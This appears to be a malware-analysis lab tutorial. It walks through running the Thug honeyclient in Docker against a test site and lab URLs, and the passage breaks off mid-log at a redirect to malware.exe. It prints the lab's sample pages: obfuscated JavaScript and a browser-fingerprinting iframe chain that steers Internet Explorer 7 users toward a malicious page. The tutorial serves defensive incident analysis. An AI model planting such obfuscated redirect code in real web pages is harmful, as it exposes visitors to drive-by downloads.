

Docker Containers for Malware Analysis

1. Install docker on Ubuntu






2. Verify Docker installation

Tips: If you want to run docker without adding **sudo** then run this command

```
sudo usermod -aG docker $USER
```

It will add the current user to docker group then your user will able to have the permission to access with docker without calling with **sudo**.



Thug Low-Interaction Honeyclient


- Thug is a Python low-interaction honeyclient aimed at mimicking the behavior of a **web browser** in order to detect and emulate malicious contents. (Incident analysis)
- Command: `docker run --rm -it --entrypoint "/bin/bash" --network malanalyst remnux/thug`. Or `cd ~/Lab; ./start_thug.sh`

```
thug@75f09ef7d105:~$ thug -F http://testphp.vulnweb.com/artists.php?artist=1
[2024-04-21 10:03:40] [window open redirection] about:blank -> http://testphp.vulnweb.com/artists.php?artist=1
[2024-04-21 10:03:43] [HTTP] URL: http://testphp.vulnweb.com/artists.php?artist=1 (Status: 200, Referer: None)
[2024-04-21 10:03:43] [HTTP] URL: http://testphp.vulnweb.com/artists.php?artist=1 (Content-type: text/html; charset=UTF-8, MD5: 81f868e91c7dd3050746b836bf282b71)
[2024-04-21 10:03:43] ActiveXObject: microsoft.xmlhttp
[2024-04-21 10:03:43] <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0" height="6
6" width="107">
        <param name="movie" value="Flash/add.swf"/>
        <param name="quality" value="high"/>
        <embed height="66" pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?P1_Prod_Version=ShockwaveFlash" quality="high" src="Flash/add.swf" type="application/x-shockw
ave-flash" width="107"/>
      </object>
[2024-04-21 10:03:43] <embed height="66" pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?P1_Prod_Version=ShockwaveFlash" quality="high" src="Flash/add.swf" type="applic
ation/x-shockwave-flash" width="107"/>
[2024-04-21 10:03:43] [Navigator URL Translation] Flash/add.swf --> http://testphp.vulnweb.com/Flash/add.swf
[2024-04-21 10:03:43] [embed redirection] http://testphp.vulnweb.com/artists.php?artist=1 -> http://testphp.vulnweb.com/Flash/add.swf
[2024-04-21 10:03:43] [HTTP] URL: http://testphp.vulnweb.com/Flash/add.swf (Status: 200, Referer: http://testphp.vulnweb.com/artists.php?artist=1)
[2024-04-21 10:03:43] [HTTP] URL: http://testphp.vulnweb.com/Flash/add.swf (Content-type: application/x-shockwave-flash, MD5: 8023fc532202d0ad103e4a44b26cde7f)
[2024-04-21 10:03:43] [Navigator URL Translation] Flash/add.swf --> http://testphp.vulnweb.com/Flash/add.swf
[2024-04-21 10:03:43] [params redirection] http://testphp.vulnweb.com/artists.php?artist=1 -> http://testphp.vulnweb.com/Flash/add.swf
[2024-04-21 10:03:43] [HTTP] URL: http://testphp.vulnweb.com/Flash/add.swf (Status: 200, Referer: http://testphp.vulnweb.com/artists.php?artist=1)
[2024-04-21 10:03:43] [HTTP] URL: http://testphp.vulnweb.com/Flash/add.swf (Content-type: application/x-shockwave-flash, MD5: 8023fc532202d0ad103e4a44b26cde7f)
[2024-04-21 10:03:43] [object codebase redirection] http://testphp.vulnweb.com/artists.php?artist=1 -> http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0
[2024-04-21 10:03:48] [HTTP Redirection (Status: 302)] Content-Location: http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0 --> Location: http://fpdownloa
d2.macromedia.com/get/shockwave/cabs/flash/swflash.cab
[2024-04-21 10:03:48] [HTTP] URL: http://fpdownload2.macromedia.com/get/shockwave/cabs/flash/swflash.cab#version=6,0,29,0 (Status: 200, Referer: http://testphp.vulnweb.com/artists.php?arti
st=1)
[2024-04-21 10:03:48] [HTTP] URL: http://fpdownload2.macromedia.com/get/shockwave/cabs/flash/swflash.cab#version=6,0,29,0 (Content-type: application/vnd.ms-cab-compressed, MD5: b3e138191ee
ca0adcc05cb90bb4c76ff)
[2024-04-21 10:03:48] [MIMEHandler] Unknown MIME Type: application/vnd.ms-cab-compressed
[2024-04-21 10:03:48] ActiveXObject: D27CDB6E-AE6D-11CF-96B8-444553540000
[2024-04-21 10:03:48] [Navigator URL Translation] style.css --> http://testphp.vulnweb.com/style.css
[2024-04-21 10:03:48] [link redirection] http://testphp.vulnweb.com/artists.php?artist=1 -> http://testphp.vulnweb.com/style.css
[2024-04-21 10:03:48] [HTTP] URL: http://testphp.vulnweb.com/style.css (Status: 200, Referer: http://testphp.vulnweb.com/artists.php?artist=1)
[2024-04-21 10:03:48] [HTTP] URL: http://testphp.vulnweb.com/style.css (Content-type: text/css, MD5: 0e01c8643044927f544c6da33b8a29e5)
[2024-04-21 10:03:48] [Navigator URL Translation] images/logo.gif --> http://testphp.vulnweb.com/images/logo.gif
[2024-04-21 10:03:48] [img redirection] http://testphp.vulnweb.com/artists.php?artist=1 -> http://testphp.vulnweb.com/images/logo.gif
[2024-04-21 10:03:48] [HTTP] URL: http://testphp.vulnweb.com/images/logo.gif (Status: 200, Referer: http://testphp.vulnweb.com/artists.php?artist=1)
[2024-04-21 10:03:48] [HTTP] URL: http://testphp.vulnweb.com/images/logo.gif (Content-type: image/gif, MD5: 1ea93b70a561cb738e6a5c00d2295ca8)
[2024-04-21 10:03:48] <embed height="66" pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?P1_Prod_Version=ShockwaveFlash" quality="high" src="Flash/add.swf" type="applic
ation/x-shockwave-flash" width="107"/>
[2024-04-21 10:03:48] [Navigator URL Translation] Flash/add.swf --> http://testphp.vulnweb.com/Flash/add.swf
[2024-04-21 10:03:48] [embed redirection] http://testphp.vulnweb.com/artists.php?artist=1 -> http://testphp.vulnweb.com/Flash/add.swf
[2024-04-21 10:03:49] [HTTP] URL: http://testphp.vulnweb.com/Flash/add.swf (Status: 200, Referer: http://testphp.vulnweb.com/artists.php?artist=1)
[2024-04-21 10:03:49] [HTTP] URL: http://testphp.vulnweb.com/Flash/add.swf (Content-type: application/x-shockwave-flash, MD5: 8023fc532202d0ad103e4a44b26cde7f)
[2024-04-21 10:03:49] Thug analysis logs saved at /tmp/thug/logs/1048f052109b914c5ca8bb1e79b3b3d0/20240421100340
```

Thug example usage.


Let's try to investigate to demonstrate how `thug` works and how to use the tool in incident analysis.

1. Check the incident report (In Thunderbird email client). The report contains a potentially malicious URL.




Incidient report.

2. Start honeypot-lab. Run `~/Lab/start_honeypot_lab.sh`



Start honeypot-lab



ENISA Honeypot Overview.

3. Start thug honeypot client with the instruction above.
4. Investigate the first suspicious URL (from the incident report) using thug:

```
thug@758cae404a64:~$ thug -F http://example.xmpl/ex1.html
[2024-04-24 14:07:57] [window open redirection] about:blank -> http://example.xmpl/ex1.html
[2024-04-24 14:07:57] [HTTP] URL: http://example.xmpl/ex1.html (Status: 200, Referer: None)
[2024-04-24 14:07:57] [HTTP] URL: http://example.xmpl/ex1.html (Content-type: text/html, MD5: 7b71a11653ed076af98815c4d79fdedb)
[2024-04-24 14:07:57] ActiveXObject: microsoft.xmlhttp
[2024-04-24 14:07:57] <iframe src="http://example.xmpl/ex2.html"></iframe>
[2024-04-24 14:07:57] [iframe redirection] http://example.xmpl/ex1.html -> http://example.xmpl/ex2.html
[2024-04-24 14:07:57] [HTTP] URL: http://example.xmpl/ex2.html (Status: 200, Referer: http://example.xmpl/ex1.html)
[2024-04-24 14:07:57] [HTTP] URL: http://example.xmpl/ex2.html (Content-type: text/html, MD5: b5c941675ca0bb61862bc621f4d21a84)
[2024-04-24 14:07:57] ActiveXObject: microsoft.xmlhttp
[2024-04-24 14:07:57] <iframe src="http://example.xmpl/ex3.html"></iframe>
[2024-04-24 14:07:57] [iframe redirection] http://example.xmpl/ex2.html -> http://example.xmpl/ex3.html
[2024-04-24 14:07:57] [HTTP] URL: http://example.xmpl/ex3.html (Status: 200, Referer: http://example.xmpl/ex2.html)
[2024-04-24 14:07:57] [HTTP] URL: http://example.xmpl/ex3.html (Content-type: text/html, MD5: 7a4ce2bf007450aa44dae3765be87091)
[2024-04-24 14:07:57] ActiveXObject: microsoft.xmlhttp
[2024-04-24 14:07:57] [Window] Alert Text: you are using Internet Explorer not 7
[2024-04-24 14:07:57] [document.write] Deobfuscated argument: <iframe src="http://example.xmpl/ex3.html"></iframe>
[2024-04-24 14:07:57] <iframe src="http://example.xmpl/ex3.html"></iframe>
[2024-04-24 14:07:57] [Skipping iframe redirection] http://example.xmpl/ex3.html -> http://example.xmpl/ex3.html
[2024-04-24 14:07:57] [document.write] Deobfuscated argument: <iframe src="http://example.xmpl/ex2.html"></iframe>
[2024-04-24 14:07:57] <iframe src="http://example.xmpl/ex2.html"></iframe>
[2024-04-24 14:07:57] [iframe redirection] http://example.xmpl/ex3.html -> http://example.xmpl/ex2.html
[2024-04-24 14:07:57] [HTTP] URL: http://example.xmpl/ex2.html (Status: 200, Referer: http://example.xmpl/ex1.html)
[2024-04-24 14:07:57] [HTTP] URL: http://example.xmpl/ex2.html (Content-type: text/html, MD5: b5c941675ca0bb61862bc621f4d21a84)
[2024-04-24 14:07:57] ActiveXObject: microsoft.xmlhttp
[2024-04-24 14:07:57] <iframe src="http://example.xmpl/ex3.html"></iframe>
[2024-04-24 14:07:57] [iframe redirection] http://example.xmpl/ex2.html -> http://example.xmpl/ex3.html
[2024-04-24 14:07:57] [HTTP] URL: http://example.xmpl/ex3.html (Status: 200, Referer: http://example.xmpl/ex2.html)
[2024-04-24 14:07:57] [HTTP] URL: http://example.xmpl/ex3.html (Content-type: text/html, MD5: 7a4ce2bf007450aa44dae3765be87091)
[2024-04-24 14:07:57] ActiveXObject: microsoft.xmlhttp
[2024-04-24 14:07:57] [Window] Alert Text: you are using Internet Explorer not 7
[2024-04-24 14:07:57] [document.write] Deobfuscated argument: <iframe src="http://example.xmpl/ex3.html"></iframe>
[2024-04-24 14:07:57] <iframe src="http://example.xmpl/ex3.html"></iframe>
[2024-04-24 14:07:57] [Skipping iframe redirection] http://example.xmpl/ex3.html -> http://example.xmpl/ex3.html
[2024-04-24 14:07:57] Thug analysis logs saved at /tmp/thug/logs/edafe606e244823362675990fe56b5f1/20240424140757
thug@758cae404a64:~$
```

Let the analysis begin!

Here we can see that it has 3 interesting activities:

- An [iFrame Redirection] on ex1.html to ex2.html;
- Another [iFrame Redirection] to ex3.html
- An [Window] alert text with "you are using Internet Explorer not 7"

We can check the thug's log in the output directory given by thug like above. Inside that directory there is a text/html directory. And we have 3 files named md5 checksum of each file.

- The first iframe (check the md5 checksum for the correct file in log), it is obfuscated JavaScript code. You can deobfuscate the JavaScript code above using some external tool or service or use the de4js tools below.

```
thug@758cae404a64:/tmp/thug/logs/edafe606e244823362675990fe56b5f1/20240424140757/text/html$ cat 7b71a11653ed076af98815c4d79fdedb
<html>
Some legal content here
<script>
//suspicious JS
var _0xd02b=["\x3C\x69\x66\x72\x61\x6D\x65\x20\x73\x72\x63\x3D\x22\x68\x74\x74\x70\x3A\x2F\x2F\x65\x78\x61\x6D\x70\x6C\x65\x2E\x78\x6D\x70\x6C\x2F\x65\x78\x32\x2E\x68\x74\
x6D\x6C\x22\x3E\x3C\x2F\x69\x66\x72\x61\x6D\x65\x3E","\x77\x72\x69\x74\x65"];document[_0xd02b[1]](_0xd02b[0]);
</script>
</html>
thug@758cae404a64:/tmp/thug/logs/edafe606e244823362675990fe56b5f1/20240424140757/text/html$
```

Result: `document.write('<iframe src="http://example.xmpl/ex2.html"></iframe>');`

- The second iframe, it is also JavaScript (not obfuscated).

```
thug@758cae404a64:/tmp/thug/logs/edafe606e244823362675990fe56b5f1/20240424140757/text/html$ cat b5c941675ca0bb61862bc621f4d21a84
<html>
<script>
//suspicious JS
if (/MSIE (\d+\.\d+);/.test(navigator.userAgent)){
 var ieversion=new Number(RegExp.$1)
 if (ieversion==7)
  document.write("<iframe src=\"http://example.xmpl/malicious.html\"></iframe>");
 else
  document.write("<iframe src=\"http://example.xmpl/ex3.html\"></iframe>");
}
else
 document.write("<iframe src=\"http://example.xmpl/ex4.html\"></iframe>");
</script>
</html>
thug@758cae404a64:/tmp/thug/logs/edafe606e244823362675990fe56b5f1/20240424140757/text/html$ |
```

This JavaScript code snippet checks if the user's browser is Internet Explorer (IE) by matching the user agent string with a specific pattern (/MSIE (\d+\.\d+);/). If the browser is IE, it extracts the version number.

- If the detected IE version is 7, it dynamically inserts an <iframe> with a potentially malicious URL (http://example.xmpl/malicious.html).
- For other versions of IE, it inserts an <iframe> with a different URL (http://example.xmpl/ex3.html).
- If the browser is not IE (i.e., the pattern does not match), it inserts an <iframe> with a default URL ("http://example.xmpl/ex4.html").

- On the last page an alert was generated by a heavily obfuscated section of JavaScript. (We can deobfuscate it with de4js).

```
thug@758cae404a64:/tmp/thug/logs/edafe606e244823362675990fe56b5f1/20240424140757/text/html$ cat 7
7a4ce2bf007450aa44dae3765be87091  7b71a11653ed076af98815c4d79fdedb
thug@758cae404a64:/tmp/thug/logs/edafe606e244823362675990fe56b5f1/20240424140757/text/html$ cat 7a4ce2bf007450aa44dae3765be87091
<html>
<script>
//suspicious JS
$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[$],$$_$:($[$]+"")[$],_$$:++$,$$$_:(!""+"")[$],$__:++$,$_$:++$,$$__:({}+"")[$],$$_:++$,$$$:+
+$,$___:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+($.$$=($.$+"")[$.__$])+((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+($._=(!""+"")[$._$_])+$.$
_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")[$._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$$+"\""+$.$_$_+(![]+"")[$._$_]+$.$$$_+"\\"+$.__$+$.$$_+$._$_+$.__+"(\\\
"\\"+$.__$+$.$$$+$.__$+$._$+$._+"\\"+$.$__+$.___+$.$_$_+"\\"+$.__$+$.$$_+$._$_+$.$$$_+"\\"+$.$__+$.___+$._+"\\"+$.__$+$.$_$+$.__$+$.$_$+$
.$$_+"\\"+$.__$+$.$__+$.$$$+"\\"+$.$__+$.___+"\\"+$.__$+$.__$+$.__$+"\\"+$.__$+$.$_$+$.$$_+$.__+$.$$$_+"\\"+$.__$+$.$_+$.$$_+$.$$$_+$.__+"\\"+$.$__
+$.___+"\\"+$.__$+$.___+$.$_$+"\\"+$.__$+$.$$$+$.___+"\\"+$.__$+$.$$_+$.___+(![]+"")[$._$_]+$._$+"\\"+$.__$+$.$$_+$.$$$_+"\\"+$.__$+$.$$_+$._$_+"\\"+$.__$+$.___+"\\"
+$.__$+$.$_$+$.$$_+$._$+$.__+"\\"+$.$__+$.___+$.$$$+"\\\"\\"+$.$__+$.___+");"+"")())();
</script>
</html>
thug@758cae404a64:/tmp/thug/logs/edafe606e244823362675990fe56b5f1/20240424140757/text/html$ |
```

According to thug's analysis, this JavaScript shows the warning 'you are using Internet Explorer not 7'. The overall analysis results are: The URL http://example.xmpl/ex1.html is not malicious but could be described as suspicious (due to redirects in iframes and obfuscated JavaScript).

The next step should be to repeat the whole analysis using Internet Explorer 7 (IE7) as a user agent. Note: All the obfuscated JavaScript above could be easily analyses using all available browser personalities. (DevTools).

- To run the thug with IE7 personality, use the '-u winxpie70' or '--useragent= winxpie70' option. Use 'thug -i or thug - --list-ua' to display available user agents.

```
thug@b854175ad118:~$ thug -F -u winxpie70 http://honepot-lab.mal/ex1.html
[2024-04-26 05:20:58] [window open redirection] about:blank -> http://honepot-lab.mal/ex1.html
[2024-04-26 05:20:58] [HTTP] URL: http://honepot-lab.mal/ex1.html (Status: 200, Referer: None)
[2024-04-26 05:20:58] [HTTP] URL: http://honepot-lab.mal/ex1.html (Content-type: text/html, MD5: 7b71a11653ed076af98815c4d79fdedb)
[2024-04-26 05:20:58] ActiveXObject: microsoft.xmlhttp
[2024-04-26 05:20:58] <iframe src="http://example.xmpl/ex2.html"></iframe>
[2024-04-26 05:20:58] [iframe redirection] http://honepot-lab.mal/ex1.html -> http://example.xmpl/ex2.html
[2024-04-26 05:20:58] [HTTP] URL: http://example.xmpl/ex2.html (Status: 200, Referer: http://honepot-lab.mal/ex1.html)
[2024-04-26 05:20:58] [HTTP] URL: http://example.xmpl/ex2.html (Content-type: text/html, MD5: b5c941675ca0bb61862bc621f4d21a84)
[2024-04-26 05:20:58] ActiveXObject: microsoft.xmlhttp
[2024-04-26 05:20:58] <iframe src="http://example.xmpl/malicious.html"></iframe>
[2024-04-26 05:20:58] [iframe redirection] http://example.xmpl/ex2.html -> http://example.xmpl/malicious.html
[2024-04-26 05:20:58] [HTTP] URL: http://example.xmpl/malicious.html (Status: 200, Referer: http://example.xmpl/ex2.html)
[2024-04-26 05:20:58] [HTTP] URL: http://example.xmpl/malicious.html (Content-type: text/html, MD5: 79503e2eb499b317640d225777f0c8db)
[2024-04-26 05:20:58] ActiveXObject: microsoft.xmlhttp
[2024-04-26 05:20:58] [Navigator URL Translation] malware.exe --> http://example.xmpl/malware.exe
[2024-04-26 05:20:58] [window open redirection] malware.exe -> http://example.xmpl/malware.exe
